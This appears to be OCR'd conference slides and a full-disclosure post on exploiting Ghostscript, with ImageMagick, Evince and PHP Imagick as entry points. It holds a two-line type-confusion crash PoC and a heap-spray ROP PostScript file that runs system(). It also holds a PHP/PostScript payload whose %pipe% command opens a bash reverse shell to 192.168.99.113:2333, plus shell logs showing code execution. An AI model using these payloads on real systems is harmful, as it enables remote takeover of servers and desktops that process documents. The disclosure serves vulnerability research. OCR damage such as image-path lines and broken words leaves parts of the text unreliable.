  _QWORD *v3; // rbx@1
  __int64 v4; // rax@2
  __int16 v5; // ax@3
  int result; // eax@3
  __int16 v7; // [sp+0h] [bp-28h]@3
  _QWORD *v8; // [sp+8h] [bp-20h]@3

  v1 = *(_QWORD *)(a1 + 0x270);
  LODWORD(v2) = (*(int (__fastcall **)(_QWORD, void *, const char *))(*(_QWORD *)(*(_QWORD *)(v1 + 8) + 72LL) +
                  *(_QWORD *)(*(_QWORD *)(v1 + 8) + 72LL),
                  &unk_749D00,
                  "DSC parser init");
  v3 = (_QWORD *)v2;
  if ( v2 && (*(_DWORD *)(v2 + 8) = 0, LODWORD(v4) = dsc_init("Ghostscript DSC parsing"), (*v3 = v4) != 0LL) )
  {
    dsc_set_error_function(v4, sub_196700);
    v5 = *(_WORD *)v1;
    v8 = v3;
    v7 = v5 & 0xC | 0x960;
    result = dict_put_string(v1, "DSC_struct", &v7, a1 + 368);
    if ( result >= 0 )
      *(_QWORD *)(a1 + 624) -= 16LL;
```

- The vulnerability code exists in the zinitialize_dsc_parser(). The method gets the memory data using dict_memory() and treats it as an object to call its gs_alloc_struct() method.

- Note that the memory data can be controlled by the attacker and the method doesn't check the validity of data.

REMOTE CODE EXECUTION: TYPE CONFUSION

```
1 %!PS
2 16#4141414141414141 .initialize_dsc_parser
```

```
Program received signal SIGSEGV, Segmentation fault.
[Switching to Thread 0x7fffd46b1700 (LWP 16816)]
0x00007fffd2ecbc45 in ?? () from /usr/lib/libgs.so.9
(gdb) x/10i 0x00007fffd2ecbc35
   0x7fffd2ecbc35:      sub    $0x10,%rsp
   0x7fffd2ecbc39:      mov    0x270(%rdi),%r12
   0x7fffd2ecbc40:      mov    0x8(%r12),%rax
=> 0x7fffd2ecbc45:      mov    0x48(%rax),%rax
   0x7fffd2ecbc49:      mov    %rax,%rdi
   0x7fffd2ecbc4c:      callq  *0x48(%rax)
   0x7fffd2ecbc4f:      test   %rax,%rax
   0x7fffd2ecbc52:      mov    %rax,%rbx
   0x7fffd2ecbc55:      je     0x7fffd2ecbcc8
   0x7fffd2ecbc57:      lea    0x2739d7(%rip),%rdi
(gdb) i r
rax            0x4141414141414141       4702111234474
rbx            0x7fffcc05d958   140736616323416
rcx            0xf80    3968
```

- Only two lines of POC can crash the program which uses ghostscript (libgs.so) as the .ps file processor.
- The attacker can craft a fake object to hijack the program count. %RAX and %RDI can be controlled by the attacker.
- Next step is to find a way to do the heap spray for the ROP chain.

REMOTE CODE EXECUTION: TYPE CONFUSION

```
%!PS
[16#7fffcc2bb000 16#7fffcc2bb000 16#7fffcc2bb000 16#7fffcc2bb00
0 16#7fffcc2bb000 16#7fffcc2bb000 16#7fffcc2bb000 16#7fffcc2bb00
0 <746f75636820610030321bf5ff7f0000746f75636820610030321bf5ff7f0
000746f75636820610030321bf5ff7f0000746f75636820610030321bf5ff7f0
000746f75636820610030321bf5ff7f0000746f75636820610030321bf5ff7f0
000746f75636820610030321bf5ff7f0000746f75636820610030321bf5ff7f0
000746f75636820610030321bf5ff7f0000746f75636820610030321bf5ff7f0
000746f75636820610030321bf5ff7f0000746f75636820610030321bf5ff7f0
000746f75636820610030321bf5ff7f0000746f75636820610030321bf5ff7f0
000746f75636820610030321bf5ff7f0000746f75636820610030321bf5ff7f0
000746f75636820610030321bf5ff7f0000746f75636820610030321bf5ff7f0
000746f75636820610030321bf5ff7f0000746f75636820610030321bf5ff7f0
000746f75636820610030321bf5ff7f0000746f75636820610030321bf5ff7f0
000746f75636820610030321bf5ff7f0000746f75636820610030321bf5ff7f0
000746f75636820610030321bf5ff7f0000746f75636820610030321bf5ff7f0
000746f75636820610030321bf5ff7f0000746f75636820610030321bf5ff7f0
000746f75636820610030321bf5ff7f0000746f75636820610030321bf5ff7f0
000746f75636820610030321bf5ff7f0000746f75636820610030321bf5ff7f0
000746f75636820610030321bf5ff7f0000746f75636820610030321bf5ff7f0
000746f75636820610030321bf5ff7f0000746f75636820610030321bf5ff7f0
000746f75636820610030321bf5ff7f0000746f75636820610030321bf5ff7f0
000746f75636820610030321bf5ff7f0000746f75636820610030321bf5ff7f0
000746f75636820610030321bf5ff7f0000746f75636820610030321bf5ff7f0
000746f75636820610030321bf5ff7f0000746f75636820610030321bf5ff7f0
000746f75636820610030321bf5ff7f0000746f75636820610030321bf5ff7f0
000746f75636820610030321bf5ff7f0000746f75636820610030321bf5ff7f0
000746f75636820610030321bf5ff7f0000746f75636820610030321bf5ff7f0
000746f75636820610030321bf5ff7f0000746f75636820610030321bf5ff7f0
000746f75636820610030321bf5ff7f0000746f75636820610030321bf5ff7f0
```

```
[Switching to Thread 0x7fffd46b1700 (LWP 10323)]

Breakpoint 1, system (line=0x7fffcc2bb000 "touch a") at pt-system.c:28
28      pt-system.c: No such file or directory.
(gdb) bt
#0  system (line=0x7fffcc2bb000 "touch a") at pt-system.c:28
#1  0x00007fffd2ecbc4f in ?? () from /usr/lib/libgs.so.9
#2  0x00007fffd2e93ba5 in ?? () from /usr/lib/libgs.so.9
#3  0x00007fffd2e94999 in gs_interpret () from /usr/lib/libgs.so.9
#4  0x00007fffd2e89cf3 in gs_main_run_string_continue () from /usr/lib/libgs.so.9
#5  0x00007fffd3a99cd3 in spectre_gs_process () from /usr/lib/x86_64-linux-gnu/libspectre.so.1
#6  0x00007fffd3a99ff4 in spectre_gs_send_page () from /usr/lib/x86_64-linux-gnu/libspectre.so.1
#7  0x00007fffd3a9ad21 in spectre_device_render () from /usr/lib/x86_64-linux-gnu/libspectre.so.1
#8  0x00007fffd3a9b0f9 in spectre_page_render () from /usr/lib/x86_64-linux-gnu/libspectre.so.1
#9  0x00007fffd3caea44 in ?? () from /usr/lib/evince/4/backends/libpsdocument.so
```

- The .ps file supports hexadecimal data as a member of dict. That's the best candidate for heap spray. Therefore, we could spray the heap using <gadget gadget gadget gadget gadget …> through the .ps file.
- For demonstration, we disabled ASLR. Then we used a crafted .ps file to let the Evince Document Viewer execute our ROP chain - system("touch a").

MORE ATTACK SURFACE

- Extend Ghostscript to other software
  - These are all possible to exploit via PDF, PS, EPS, XPS formats.
  - Because Ghostscript is a basic interpreter for postscript, many software using Ghostscript or parsing Postscript are also vulnerable.
  - E.g: Imagemagick, GraphicsMagick, Evince, Gimp… and any more.

MORE ATTACK SURFACE

- Attack ImageMagick
  - Delegate is a configuration for converting in ImageMagick, it defines the application that be called during converting.

```
<delegate decode="ps" encode="eps" mode="bi" command="&quot;gs&quot; -q -dQUIET -dSAFER -dBATCH -dNOPAUSE -dNOPROMPT -dMaxBitmap=500000000 -dAlignToPixels=0 -dGridFitTT=2 &quot;-sDEVICE=eps2write&quot; &quot;-sOutputFile=%o&quot; &quot;-f%i&quot;"/>
```

%i: input image filename

MORE ATTACK SURFACE

- Attack ImageMagick
  - we can control contents in input file

```
redrain@ubuntu:/tmp/gs$ gs -q -dQUIET -dSAFER -dBATCH -dNOPAUSE -dNOPROMPT -dMaxBit
map=500000000 -dAlignToPixels=0 -dGridFitTT=2 -sDEVICE=eps2write -sOutputFile=out.p
s -f rce.eps
uid=1000(redrain) gid=1000(redrain) groups=1000(redrain),4(adm),24(cdrom),27(sudo),
30(dip),46(plugdev),108(lpadmin),124(sambashare)
+ ./base/gsicc_manage.c:1713: gsicc_set_device_profile(): Creation of ICC profile f
ailed
redrain@ubuntu:/tmp/gs$
```

MORE ATTACK SURFACE

- Attack ImageMagick

```
redrain@ubuntu:/tmp/gs$ convert --version
Version: ImageMagick 6.7.7-10 2017-03-14 Q16 http://www.imagemagick.org
Copyright: Copyright (C) 1999-2012 ImageMagick Studio LLC
Features: OpenMP

redrain@ubuntu:/tmp/gs$ convert rce.eps ps:out
uid=1000(redrain) gid=1000(redrain) groups=1000(redrain),4(adm),24(cdrom),27(sudo),
30(dip),46(plugdev),108(lpadmin),124(sambashare)
+ ./base/gsicc_manage.c:1713: gsicc_set_device_profile(): Creation of ICC profile f
ailed
uid=1000(redrain) gid=1000(redrain) groups=1000(redrain),4(adm),24(cdrom),27(sudo),
30(dip),46(plugdev),108(lpadmin),124(sambashare)
+ ./base/gsicc_manage.c:1713: gsicc_set_device_profile(): Creation of ICC profile f
ailed
convert.im6: Postscript delegate failed `rce.eps': No such file or directory @ erro
r/ps.c/ReadPSImage/835.
convert.im6: no images defined `ps:out' @ error/convert.c/ConvertImageCommand/3044.
redrain@ubuntu:/tmp/gs$
```

```
redrain@ubuntu:/tmp/gs$ identify rce.eps
uid=1000(redrain) gid=1000(redrain) groups=1000(redrain),4(adm),24(cdrom),27(sudo),
30(dip),46(plugdev),108(lpadmin),124(sambashare)
+ ./base/gsicc_manage.c:1713: gsicc_set_device_profile(): Creation of ICC profile f
ailed
uid=1000(redrain) gid=1000(redrain) groups=1000(redrain),4(adm),24(cdrom),27(sudo),
30(dip),46(plugdev),108(lpadmin),124(sambashare)
+ ./base/gsicc_manage.c:1713: gsicc_set_device_profile(): Creation of ICC profile f
ailed
identify.im6: Postscript delegate failed `rce.eps': No such file or directory @ err
or/ps.c/ReadPSImage/835.
redrain@ubuntu:/tmp/gs$ identify --version
Version: ImageMagick 6.7.7-10 2017-03-14 Q16 http://www.imagemagick.org
Copyright: Copyright (C) 1999-2012 ImageMagick Studio LLC
Features: OpenMP
```

MORE ATTACK SURFACE

- Attack ImageMagick
  - There are delegates can be exploited

```
<delegate decode="eps" encode="pdf" mode="bi" command="&quot;gs&quot; -q -dQUIET -dSAFER -dBATCH -dNOPAUSE -dNOPROMPT -dMaxBitmap=500000000 &quot;-sDEVICE=pdfwrite&quot; &quot;-sOutputFile=%o&quot; &quot;-f%i&quot;"/>
<delegate decode="eps" encode="ps" mode="bi" command="&quot;gs&quot; -q -dQUIET -dSAFER -dBATCH -dNOPAUSE -dNOPROMPT -dMaxBitmap=500000000 -dAlignToPixels=0 -dGridFitTT=2 &quot;-sDEVICE=ps2write&quot; &quot;-sOutputFile=%o&quot; &quot;-f%i&quot;"/>
<delegate decode="ps" encode="eps" mode="bi" command="&quot;gs&quot; -q -dQUIET -dSAFER -dBATCH -dNOPAUSE -dNOPROMPT -dMaxBitmap=500000000 -dAlignToPixels=0 -dGridFitTT=2 &quot;-sDEVICE=epswrite&quot; &quot;-sOutputFile=%o&quot; &quot;-f%i&quot;"/>
<delegate decode="ps" encode="pdf" mode="bi" command="&quot;gs&quot; -q -dQUIET -dSAFER -dBATCH -dNOPAUSE -dNOPROMPT -dMaxBitmap=500000000 -dAlignToPixels=0 -dGridFitTT=2 &quot;-sDEVICE=pdfwrite&quot; &quot;-sOutputFile=%o&quot; &quot;-f%i&quot;"/>
```

MORE ATTACK SURFACE

- Attack Imagick
  - Imagick is a native php extension to create and modify images using the ImageMagick API.
  - Imagick will identify file header and determine the format


MORE ATTACK SURFACE

- Attack Imagick

```
<?php
$command = PHP_SAPI == 'cli' ? $argv[1] : $_GET['cmd'];
if ($command == '') {
    $command = 'id';
}
$exploit = <<<EOF
%!PS
currentdevice null true mark /OutputICCProfile (%pipe%/bin/bash -i >& /dev/tcp/
192.168.99.113/2333 0>&1)
.putdeviceparams
quit
EOF;
$thumb = new Imagick();
$thumb->readImageBlob($exploit);
```


MORE ATTACK SURFACE

- Attack Imagick




MORE ATTACK SURFACE

- Attack Imagick



MORE ATTACK SURFACE

- Attack Imagick



Ghostscript sadbox bypass lead ImageMagick to remote code execution

typo...TAT...sandbox not sadbox

redrain root <rootredrain@gmail.com> 2016/10/19

发送至 fulldisclosure、 oss-security

recently I noticed Tavis Ormandy reporting a vulnerability about Ghostscript -dSAFER mode could be ignored and lead to code execution, however no one exploit it in a application. there is a simple discussion and exploit about it.

Author: redrain,
Date: 2016-10-17
Version: Ghostscri
ImageMag ck(or other app) all version
Vendor Notified: 2016-10-18

ImageMagick allows to process files with external libraries (delegate). And there are some delegate:

<delegate decode="eps" encode="pdf" mode="bi" command=""gs" -q -dQUIET -dSAFER -dBATCH -dNOPAUSE -dNOPROMPT -dMaxBitmap=500000000 "-sDEVICE=pdfwrite" "-sOutputFile=%o" "-f%i""/>
<delegate decode="eps" encode="ps" mode="bi" command=""gs" -q -dQUIET -dSAFER -dBATCH -dNOPAUSE -dNOPROMPT -dMaxBitmap=500000000 -dAlignToPixels=0 -dGridFitTT=2 "-sDEVICE=ps2write" "-sOutputFile=%o" "-f%i""/>
<delegate decode="ps" encode="eps" mode="bi" command=""gs" -q -dQUIET -dSAFER -dBATCH -dNOPAUSE -dNOPROMPT -dMaxBitmap=500000000 -dAlignToPixels=0 -dGridFitTT=2 "-sDEVICE=epswrite" "-sOutputFile=%o" "-f%i""/>
<delegate decode="ps" encode="pdf" mode="bi" command=""gs" -q -dQUIET -dSAFER -dBATCH -dNOPAUSE -dNOPROMPT -dMaxBitmap=500000000 -dAlignToPixels=0 -dGridFitTT=2 "-sDEVICE=pdfwrite" "-sOutputFile=%o" "-f%i""/>

all of these delegate have use the Ghostscript(gs) to handle "pdf to eps" "ps to eps" "eps to ps" "pdf to ps", and all delegates have use a parameter -f, this parameter can lead ghostscript to exec any command.

